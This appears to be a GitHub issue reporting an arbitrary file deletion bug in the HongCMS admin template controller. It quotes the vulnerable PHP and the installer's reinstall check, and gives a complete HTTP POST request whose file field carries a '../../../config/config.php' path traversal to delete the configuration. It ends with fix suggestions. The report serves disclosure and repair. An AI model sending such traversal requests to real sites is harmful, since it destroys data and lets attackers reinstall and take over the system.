
There is an arbitrary file deletion vulnerability here: /admin/index.php/template/ajax?action=delete #17

Open zhendezuile opened this issue on Mar 31 · 0 comments

zhendezuile commented on Mar 31 • edited

Vulnerability file: \admin\controllers\template.php

The vulnerability code is as follows:



```
public function ajax(){

    $action = ForceStringFrom('action');

    if($action == 'delete'){
        $file = ForceStringFrom('file');
        $filepath = $this->temp_path . $this->current_dir . $file;

        if(@unlink($filepath)){
            //无动作
        }else{
            $this->ajax['s'] = 0; //ajax操作失败
            $this->ajax['i'] = '无法删除模板文件！ 文件夹不可写或文件不存在.';
        }
```

Arbitrary file deletion vulnerability could lead to system reinstallation


Vulnerability to reproduce:

1、First log in to the background to get cookies

2、Part of the code in the /install/index.php file is as follows:

the following code means that the system can be reinstalled as long as the /config/config.php file is deleted

....



```
@include(ROOT . 'config/config.php');

if(defined('SYSDIR')){
    echo '<font class=red><b>HongCMS中英文网站系统已经安装!</b></font><BR><BR>
    如果您希望重新安装，请先删除config/目录下的config.php文件。<BR><BR>';

    echo $footer;
    exit();
}
```

……………………………………………………………

3、Construct the packet that deletes the config.php file as follows:

………………………………………………………………………………………………

```
POST /admin/index.php/template/ajax?action=delete HTTP/1.1
Host: www.xxx.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, /; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://www.xxx.com/admin/index.php/template?dir=Default/
Content-Length: 30
Cookie: w4Gy9uu6fQW3admin=60edcf231451d2f7493eb8dcfc46d32e
DNT: 1
Connection: close

dir=Default%2F&file=../../../config/config.php
```

………………………………………………………………………………………………

Repair suggestion:
1、Filter ../ or ..\ in file variables
2、Only allow files in the specified directory to be deleted

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant